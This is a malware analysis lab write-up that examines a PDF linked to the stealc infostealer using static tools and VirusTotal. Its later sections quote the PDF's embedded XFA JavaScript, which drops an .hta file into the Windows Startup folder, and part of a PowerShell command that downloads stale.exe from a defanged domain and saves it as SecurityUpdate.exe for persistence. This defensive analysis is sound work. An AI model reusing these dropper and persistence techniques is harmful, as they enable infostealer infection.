Vincent Lindsay

Malware Analysis – PDF

Introduction

This lab features the performing of static analysis on a PDF using tools like exiftool, pdfid, peepdf. This lab also features the use of OSINT tools like VirusTotal to gain threat intelligence context about this file.

Summary

To confirm if the PDF is malicious or benign, I first began with using exiftool to read the metadata of the PDF to look for any points of interest.

```
remnux@remnux:~/Labs/PDF$ exiftool PDF-lab.pdf
ExifTool Version Number         : 12.76
File Name                       : PDF-lab.pdf
Directory                       : .
File Size                       : 87 kB
File Modification Date/Time     : 2024:02:05 20:55:44-05:00
File Access Date/Time           : 2026:08:27 13:34:25-04:00
File Inode Change Date/Time     : 2024:02:07 09:28:08-05:00
File Permissions                : -rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.5
Linearized                      : No
Page Count                      : 1
Has XFA                         : Yes
Producer                        : Aspose.PDF for .NET 23.4.0
Creator                         : Aspose Pty Ltd.
Modify Date                     : 2024:01:28 17:49:17+03:00
```

Figure 1: Reading the metadata of the PDF file

After finding nothing anomalous, I generated a SHA-256 hash of the PDF using **sha256sum**, and check OSINT tools like Virustotal (VT), and pdfid to check for anything suspicious.

```
remnux@remnux:~/Labs/PDF$ sha256sum PDF-lab.pdf
3779f1b904ee4cf41f4a266505490682559d09337deb30a2cc08793c2e69385c  PDF-lab.pdf
```

*Figure 2: Creating a **sha256** hash of the file.*

Immediately, VT shows 26 tags for malicious activity within the file. What we know is that this file may contain loader capability, as well as that is has an alternative name of **Agreement_eSign.pdf.**



Figure 3: Initial analysis on VT.



Figure 4: File's additional details on VT.

Furthermore, we can also see that the file may pertain to the **stealc** infostealer based on community posts made on VT. With this information, I used **pdfid** to obtain additional information about this file, and we can see that this file may have hidden contents based on the number of objects.

```
remnux@remnux:~/Labs/PDF$ pdfid.py PDF-lab.pdf -f
PDFiD 0.2.8 PDF-lab.pdf
 PDF Header: %PDF-1.5
 obj                    23
 endobj                 23
 stream                 18
 endstream              17
 xref                    0
 trailer                 0
 startxref               1
 /Page                   0
 /Encrypt                0
 /ObjStm                 1
 /JS                     0
 /JavaScript             0
 /AA                     0
 /OpenAction             0
 /AcroForm               1
 /JBIG2Decode            0
 /RichMedia              0
 /Launch                 0
 /EmbeddedFile           0
 /XFA                    0
 /URI                    0
 /Colors > 2^24          0
```

*Figure 5: Using **pdfid** for additional context.*

To examine the file at a lower level, I used **peepdf** to obtain additional data about this file. Interestingly, the **Objects with JS Code** object showed **1** object embedded within the PDF file, indicating potentially suspicious activity within the file, and we can also see that the **Compressed objects** object had a value of **8.**

```
remnux@remnux:~/Labs/PDF$ peepdf -i -f PDF-lab.pdf
File: PDF-lab.pdf
MD5: cfab7a2f5302b8fcdd98159c3c892404
SHA1: 18e9e6d893bab03d9b1a47951c9d408a31c59ba4
SHA256: 3779f1b904ee4cf41f4a266505490682559d09337deb30a2cc08793c2e69385c
Size: 86773 bytes
IDs:
        Version 0: [ (79-7F-48-AE-72-8) (79-7F-48-AE-72-8) ]

PDF Format Version: 1.5
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 31
Streams: 17
URIs: 0
Comments: 0
Errors: 1

Version 0:
        Catalog: 1
        Info: 20
        Objects (31): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 29, 30, 31, 32]
        Compressed objects (8): [2, 3, 4, 5, 11, 12, 16, 17]
        Errors (1): [8]
        Streams (17): [6, 7, 8, 9, 10, 13, 14, 15, 18, 21, 25, 27, 29, 30, 31, 32, 19]
        Xref streams (1): [19]
        Object streams (1): [18]
        Encoded (12): [6, 7, 8, 9, 10, 13, 14, 15, 18, 30, 31, 32]
        Objects with JS code (1): [8]
        Suspicious elements (4):
                /Names (2): [1, 11]
                /AcroForm (1): [1]
                /XFA (1): [3]
```

*Figure 6: **peepdf** results.*

To find anything suspicious I searched object **/XFA** (object 3), and then I was able to view object 7- config. Interestingly, we can see embedded xml that contains a powershell command to contact the domain, and downloads a file called **stale.exe**: **hxxps[://]brazilanimalshelp[.]com/updating/stale[.]exe.** Additionally, the powershell command also contains the string of:

-OutFile \\"$env:APPDATA\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\SecurityUpdate.exe

This string changes the name of the **stale.exe** file to **SecurityUpdate.exe** to hide its name, as well as maintain persistence.

Figure 7: malicious web request.

I also checked the domain's reputation on VT and found that is does pertain to the **stealc** infostealer.



Figure 8: Domain's reputation on VT

Now that we know this file is highly suspicious, I checked Object #8 – **Objects with JS Code**. We can see that the JS file extracts the **C:\Users**, and **identity.loginName** values:

timeout = app.setTimeOut("event.target.exportXFAData({cPath: \"/c/users/\" + identity.loginName + \"/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/officeupdate.hta\"});", 500

```
PPDF> object 8

<< /Filter /FlateDecode
/Length 408 >>
stream
<template xmlns="http://www.xfa.org/schema/xfa-template/3.3/"><subform name="form1" locale="en_US" layout="tb"><pageSet><pageArea name="Page1"><contentArea x="0pt" y="0pt" w="
595pt" h="842pt" /><medium short="595pt" long="842pt" /></pageArea></pageSet><subform name="subform1" layout="tb" w="595pt"><event activity="docReady" ref="$host" name="event_
_docReady"><script contentType="application/x-javascript">timeout = app.setTimeOut("event.target.exportXFAData({cPath: \"/c/users/\" + identity.loginName + \"/AppData/Roaming/
Microsoft/Windows/Start Menu/Programs/Startup/officeupdate.hta\"});", 500);</script></event><margin /></subform></subform></template>
endstream
```

Figure 9:: Reading the Javascript code.

With all this information, we now know that this file is malicious.